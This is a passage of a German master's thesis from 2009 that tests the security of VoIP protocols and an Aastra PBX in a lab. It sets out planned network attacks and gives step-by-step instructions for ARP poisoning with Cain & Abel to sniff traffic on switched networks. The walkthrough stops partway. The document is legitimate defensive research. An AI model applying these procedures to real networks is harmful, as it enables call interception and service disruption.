Berner Fachhochschule
Technik und Informatik

Software-Schule Schweiz


Diplomarbeit

zur Erlangung des Diploms

Master of Advanced Studies in Information Technology (MAS-IT)

MAS-06-02.20

Version: gekürzt (ohne Kapitel 7 und 14.5)



Bern, 19. Februar 2009

Verfasser
Stefan Schär, MAS-06-02.20, sschaer@aastra.com

Experte
Mathias Engel, mathias.engel@cassarius.ch

Betreuer
Kurt Järmann, kjaermann@aastra.ch

Abstract

VOIP soll bezüglich der Sicherheitsaspekte Integrität, Vertraulichkeit und Verfügbarkeit analysiert, angegriffen und bewertet werden. Zum Einsatz kommen Tools, welche im Internet frei herunter geladen werden können. Die Diplomarbeit weist auf die Gefahren und Schwachstellen der VOIP-Telefonie hin.

Danksagung

Für die hervorragende Unterstützung bei meiner Diplomarbeit seitens des Experten Herrn Mathias Engel und des Betreuers Herrn Kurt Järmann, welche immer ein offenes Ohr für meine Fragen und Bemerkungen hatten, bedanke ich mich bei ihnen sehr!

Ich möchte es auch nicht unterlassen, allen Dozenten die mich während meines MAS-Studiums begleitet haben, ein ganz grosses Dankeschön auszusprechen. Nur dank ihrem grossen Wissen, das sie meinen Studienkollegen und mir vermittelt haben, war es möglich, diese Diplomarbeit und somit auch das ganze Studium zum Erfolg zu bringen.

Für das Korrektur-Lesen dieses Diplom-Berichtes gebührt meiner Schwester Sandra Schär auch ein herzliches Dankeschön. Weiter bedanke ich mich bei meinen Angehörigen, Berufskollegen und Freunden, welche mich in dieser doch sehr zeitintensiven Phase etwas gestresst und abweisend erlebt haben, was Terminanfragen betrafen.

Bern, 19. Februar 2009 Stefan Schär

Ehrenwörtliche Erklärung

Ich versichere, dass dieser vorliegende Diplom-Bericht durch mich selbständig verfasst wurde und sämtliche Texte von mir stammen. Es wurden keine Texte wörtlich aus anderen öffentlichen Schriften entnommen.
Eine Ausnahme bildet hierbei das Glossar und einige im Bericht integrierten Bilder. Dazu wurden jeweils Definitionen und Bilder aus dem Internet entnommen, welche jedoch mit Quellen-Angaben versehen und dadurch als solche gekennzeichnet sind. Somit dienen die im Glossar als Web-Link eingefügten Quellen-angaben zugleich auch als weitere Informationsquelle.
Weiter versichere ich, dass keine anderen als die hier aufgeführten Quellen verwendet wurden und dass dieser Diplom-Bericht nicht zuvor schon einmal einer anderen Prüfungs-Kommission vorlag.

Bern, 19. Februar 2009 Stefan Schär

Beteiligte Parteien

Diplomand:

Name, Vorname	Adresse	Telefon	E-Mail
Schär Stefan	Büündering 8 3312 Fraubrunnen	+41 31 767 88 11	sschaer@aastra.com

Betreuer:

Name, Vorname	Adresse	Telefon	E-Mail
Järmann Kurt	Aastra Telecom Schweiz AG Ziegelmattstrasse 1 4500 Solothurn	+41 32 655 31 97	kjaermann@aastra.com

Experte:

Name, Vorname	Adresse	Telefon	E-Mail
Engel Mathias	Cassarius AG Steigerhubelstrasse 3 3008 Bern	+41 31 384 05 14	mathias.engel@cassarius.ch

Inhaltsverzeichnis

1 Einleitung

VOIP hat sich in den letzten Jahren am Markt immer mehr durchgesetzt, das Telefonieren über Computer-Netzwerke gehört mittlerweile schon fast zur Selbstverständlichkeit. Wo früher die Kommunikation mit ISDN oder analoger Technik über getrennte und separate Leitungen statt gefunden hat, wird heute für VOIP das gleiche Medium genutzt, welches auch für die Computer- und Internetkommunikation eingesetzt wird.
Doch wie sicher ist eigentlich VOIP im Umfeld dieses „shared Mediums“? Wie sicher sind die heute dazu eingesetzten Protokolle? Kann der Anwender sicher sein, dass kein Unbefugter mithört? Die Vielfalt der eingesetzten Protokolle mit VOIP macht es auch nicht leichter, den Überblick wahren zu können.
Mittels Analysen und gezielten Angriffen soll VOIP bezüglich Integrität, Vertraulichkeit und Verfügbarkeit untersucht und die daraus gewonnenen Erkenntnisse und Gegenmassnahmen betreffend der Gefahren aufgezeigt werden.

Die Diplomarbeit inklusive aller Berichte und aufgezeichneter Logdateien richtet sich an Zielpersonen, welche sich bereits mit dem Thema VOIP auseinander gesetzt haben. Es wird daher auf ein Einführungskapitel bezüglich VOIP-Telefonie verzichtet und vorausgesetzt, dass beim Leser des Diplom-Berichtes bereits ein Grundwissen in Richtung IP-Netzwerke und VOIP-Telefonie vorhanden ist.

1.1 Zielsetzung der Arbeit

Die heute am meisten eingesetzten und verbreiteten Signalisierungs- und Sprachtransport-Protokolle für VOIP-Verbindungen sollen bezüglich Sicherheit untersucht und getestet werden.
Die Arbeit soll keine Zusammenfassung schon bestehender Dokumentationen betreffend VOIP-Sicherheit sein, welche zur Genüge im Internet auffindbar sind.
Es soll vielmehr aufgezeigt werden, wie leicht mit welchen frei verfügbaren Tools und Angriffen VOIP-Verbindungen abgehört, respektive manipuliert werden können. Das Schwergewicht dieser Arbeit lastet daher im praktischen Einsatz genannter Analyse- und Angriffstools gegen die VOIP-Sicherheit.
Die Angriffe sollen gezielt bezüglich der bekannten Sicherheitskriterien Verfügbarkeit, Integrität und Vertraulichkeit ausgeführt und dokumentiert werden.

Mit dem Erkennen der Schwachstellen sind die dazu erforderlichen sicherheitsrelevanten Gegenmassnahmen zu benennen.

Die auszuführenden Analysen und Angriffe sollen auf die gängigsten VOIP Signalisierungs- und Medientransport-Protokolle angewendet werden. Es sind dies namentlich:

Signalisierungs-Protokolle VOIP
H.323 – Packet-based Multimedia Communications Systems, ITU-T - Standard
Session Initiation Protocol (SIP), IETF RFC-3261
Session Description Protocol (SDP), IETF RFC-4566
Inter-Asterisk eXchange Protocl (IAX)
MGCP und Megaco – Media gateway Control Protocol H.248, gem. Spec. ITU-T und IETF

Medientransport-Protokolle VOIP
Real-Time Transport Protocol (RTP)
Real-Time Control Protocol (RCTP)

Die Signalisierungs- und Sprachdaten von VOIP-Verbindungen kommunizieren wie die Internetprotokolle über IP, TCP und UDP und nutzen dieselbe Netzwerkinfrastruktur. Daher gelten auch die gleichen Schwachstellen für VOIP, wie wir sie von den IP-Netzwerken her kennen. Die meisten Angriffe auf VOIP-Verbindungen zielen nicht direkt auf das Signalisierungs- oder Medientransportprotokoll von VOIP selbst ab, sondern auf die Netzwerkinfrastruktur.
Diese Angriffe sind ebenfalls zu analysieren, festzuhalten und die erforderlichen Gegenmassnahmen aufzuzeigen.

Folgende Attacken sind auf untenstehenden Netzwerkebenen durchzuführen:

Layer 2 Attacken im Netzwerk
ARP Spoofing
MAC Spoofing
MAC Flooding
STP-Attacken
VLAN-Angriffe

Layer 3 Attacken im Netzwerk
PING Flood
IP Spoofing
ICMP Redirect
Route Injection
IRDP Spoofing
DHCP Starvation
DHCP Rouge-Server

Layer 4 Attacken im Netzwerk
SYN Flood
LAND Flood

Als weitere Hauptaufgabe soll aus den Erkenntnissen der oben geforderten Analysen und Angriffe gegen Signalisierungs- und Medientransportprotokolle sowie Netzwerkinfrastruktur gezielt die Sicherheit der PBX Ascotel Intelligate der Firma Aastra Telecom Schweiz AG analysiert und angegriffen werden. Es soll untersucht werden, ob und in welchem Ausmass die PBX Ascotel im Bezug auf Sicherheit und Verfügbarkeit verwundbar ist. Die gewonnen Erkenntnisse und aufgezeichneten Logs sind ebenfalls zu dokumentieren.
Die Angriffe sind gegen folgende Komponenten und Verbindungen zu tätigen:
- Verbindungen über die VOIP Apparate der Serie 60/70/80 IP
- Verbindungen über die SIP Apparate der Serie 51/53/57 IP
- Verbindungen abgehend / ankommend über Softphone 2380 IP
- Verbindungen abgehend / ankommend via MediaSwitch
- Verfügbarkeit & Angriffssicherheit Ethernetschnittstelle / MediaSwitch

Alle zu tätigenden Analysen und Angriffe sind innerhalb der eigenen Netzwerkinfrastruktur respektive Testumgebung auszuführen. Nicht selten werden solche Angriffe innerhalb des eigenen IP-Netzes ausgeübt, sei es böswillig oder als Folge gelangweilter Mitarbeiter.
Angriffe von ausserhalb des eigenen Netzwerkes entsprechen durchaus denselben Praktiken wie sie in dieser Arbeit aufgezeigt werden sollen. Dazu muss jedoch in der Regel eine weitere Sicherheitshürde überwunden werden, die Firewall. Ist diese jedoch einmal überwunden, gelten annähernd dieselben Bedingungen wie intern im LAN.

1.2 Aufbau dieser Arbeit

Ein kurzer Überblick der Testumgebung soll die späteren Angriffe und deren Beschreibungen verständlicher machen. Danach wird die Installation des Angriff-Tools BackTrack3 aufgezeit, welches in Verlaufe dieser Diplomarbeit am meisten eingesetzt wurde.
Eingangs eines jeden Kapitels wird eine kurze Einführung in das zu testende Protokoll oder die zu testende Umgebung/Technik gemacht. Diese Einführung ist kurz gehalten, sie soll lediglich dazu dienen, die jeweils nachfolgenden Angriffe verstehen zu können. Aus diesem Grund wird sich dieser Diplom-Bericht wesentlich von anderen unterscheiden. Das Hauptmerkmal liegt in der praktischen Anwendeung der Angriff-Tools, deren Folgen sowie der gegen die Angriffe möglichen Gegenmassnahmen. Ist die Einführung in das jeweilige Themengebiet einem Leser zu oberflächlich, hat er die Möglichkeit, sich anhand der eingefügten Links weiter zu informieren.
Zu Beginn eines jeden Angriffes ist eine Zusammenfassung verfügbar, welche einen Überblick betreffend eingesetztem Angriffs-Tool, Angriffsziel, Auswirkung und Gegenmassnahmen geben soll. Zusätzlich wird der

Angriff gemäss der bekannten Sicherheitsdefinitionen Integrität, Vertraulichkeit und Verfügbarkeit klassifiziert, wobei auch der Schweregrad der Angriffsausführung definiert wird. Nach dieser Zusammenfassung folgen jeweils mit den Kapiteln „Technik und Funktionsweise“ sowie „Ausgangssituation, Ablauf und Bedingungen für Angriff" weitere Informationen zum Angriff. Abschliessend darauf folgt das Unter-Kapitel „Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus“.

Als Raster für den Schweregrad der Installation und Anwendung des jeweiligen Angriffs-Tools sowie der erforderlichen Vorkenntnisse für den Angriff gelten folgende Angaben:


Schweregrad	**Installation**	**Anwendung**	**Nötige Vorkenntnisse für Angriff**
1	leicht, selbsterklärend	leicht, selbsterklärend	keine
2	leicht	leicht	wenig
3	normal	normal	Grundkenntnisse
4	knifflig	knifflig	Erweiterte Grundkenntnisse
5	schwierig	schwierig	gute Kenntnisse, Anwenderkenntnisse
6	sehr schwierig	sehr schwierig	Fachspezialist

Als Raster für das Gefahrenpotential des jeweiligen Angriffs gelten folgende Angaben:

Gefahrenpotential	**Gefahr für Angriffsziel**
1	Sehr kleine Gefahr, Angriff hat keine Auswirkungen
2	Kleine Gefahr, Angreifer kommt zu Infos, momentane Auswirkung bleibt klein
3	Gefahr, Angreifer kann Angriff ausweiten und stört den Betrieb
4	Mittlere Gefahr, vereinzelt keine Verfügbarkeit, Integrität oder Vertraulichkeit
5	Grosse Gefahr, keine Verfügbarkeit, Integrität und Vertraulichkeit, Kostenfolgen
6	Sehr grosse Gefahr, keine Verfügbarkeit der ganzen Infrastruktur, Kostenfolgen gross

1.3 Testumgebung Setup

Untenstehend ist die Testumgebung abgebildet, in welcher die Angriffe getätigt wurden. Je nach Protokoll und Angriff musste die Testumgebung angepasst werden. Zur Übersichtlichkeit wurde pro Setup eine andere Farbe gewählt.



Legende:

Blau betrifft Angriff Kapitel 2.11.1
7129 und 7111 sind SIP User Agents, verbunden mit Asterisk Proxy Server

Grün betrifft alle IAX Angriffe
4131 ist ein IAX Softphone (Typ Zoiper)

Rot betrifft alle H.323 Angriffe
Der Gatekeeper musste auf PC 10.1.1.241 installiert werden, 4151 ist ein H.323 Softphone (Typ Ekiga)

Violett betrifft alle Ascotel Angriffe

Orange betrifft Angriff 6.8.1
Für diesen Angriff wurde ein zweiter Gateway ins Netzwerk integriert

Schwarz:
Standard Setup


1.4 Bedingungen um in einem geswitchten Netzwerk Daten zu sniffen (abhorchen)

In einem geswitchten Netzwerk sendet ein Switch Datenpakete immer nur an den Port, an welchem sich auch das für diese Daten bestimmte Zielsystem (IP-Telefon, VOIP-Server, Host, etc.) befindet. Ein HUB im Gegensatz sendet ungeachtet des Datenzieles immer alle Daten an alle Ports. Das heisst, alle an diesem HUB angeschlossenen Endsysteme können die Daten der anderen Ports empfangen, respektive mitlesen.
Aus Gründen der Performance und Sicherheit werden heutzutage deswegen in Netzwerken meistens nur noch Switches eingesetzt.
Diverse in diesem Diplom-Bericht vorgestellte Angriffe bedingen, dass der Netzwerkverkehr anderer Ports gesnifft werden kann, ein entsprechender Vermerk ist jeweils bei den Angriffen vorhanden.

Untenstehend wird gezeigt, wie diese Bedingung geschaffen werden kann. Dazu gibt es diverse Varianten, einige davon sind in diesem Diplom-Bericht als Angriffe selbst vorgestellt und verweisen in das jeweilige Kapitel:

1.4.1 Angreifer stellt eigenen HUB in das Netzwerk

Der Angreifer stellt einen eigenen HUB ins Netzwerk und lässt über diesen die Daten zirkulieren, welche er gerne sniffen möchte. Je nachdem welche Daten gesnifft werden sollen, muss der Ort zum Einsetzen des HUBS gewählt werden. An effektivsten ist das Sniffen bei neuralgischen Punkten wie direkt vor dem Router oder dem VOIP-Server. Der Angreifer braucht für diese Variante Zutritt zu den gewünschten Netzwerk-Punkten.



(Quelle Bild: S. Schär, selbst erstellt)

1.4.2 MAC Flooding

Der Switch geht in den Fail Open Mode und verhält sich wie ein HUB.
Siehe Angriff Kapitel 6.3.1

1.4.3 ARP Spoofing mit Ettercap


Der Datenstrom bestimmter Angriffsziele wird über den PC des Angreifers gelenkt (Man in the Middle Attacke).
Siehe Angriff Kapitel 6.1.1

1.4.4 ARP Spoofing Cain & Abel


Der Datenstrom bestimmter Angriffsziele wird über den PC des Angreifers gelenkt (Man in the Middle Attacke).
Cain & Abel ist ein multifunktionales Angriffs-Tool basierend auf Windows und kann unter folgendem Link herunter geladen werden: http://www.oxid.it/cain.html
(Cain & Abel wird in diesem Diplom-Bericht auch noch für weitere Angriffe gebraucht)
Die Installation von Cain & Abel ist menügeführt und selbsterklärend, deswegen wird hier auf diese nicht näher eingegangen.

Der Mechanismus ARP Spoofing wird in Kapitel 6.1.1 näher beschrieben. In diesem Kapitel geht es lediglich darum aufzuzeigen, wie in einem geswitchten Netzwerk Datenströme anderer Switchports gesnifft werden können.


Nach der Installation von Cain & Abel kann dieses mittels Icon, welches bei der Installation auf den Desktop erstellt wurde, gestartet werden.
Als erstes muss kontrolliert werden, ob unter dem Menüpunkt „Configure“ die richtige Netzwerkkarte ausgewählt ist, mir der später die Datenströme gesnifft werden sollen.
Danach ist die Snifferfunktion mittels zweitem Icon von links in der oberen Taskleiste zu starten.
Im Tab „Hosts“ kann mittels Kontextmenü (Klicken mit der rechten Maustaste in die Tabelle) der „MAC Address Scanner“ gestartet werden. Dieser sucht alle am Netzwerk angeschlossenen Terminals und Server. Der abzusuchende Netzwerk-Range ist zu definieren und mittels „OK“ zu bestätigen.
Cain & Abel zeigt daraufhin alle im Netzwerk gefundenen Komponenten an.




Es ist in den Tab „APR“ zu wechseln und in der oberen Taskliste das „+“ Symbol zu klicken. Die zuvor im Netzwerk gefundenen Komponenten werden auf der linken Seite des Fensters „New ARP Poison Routing“ aufgelistet.



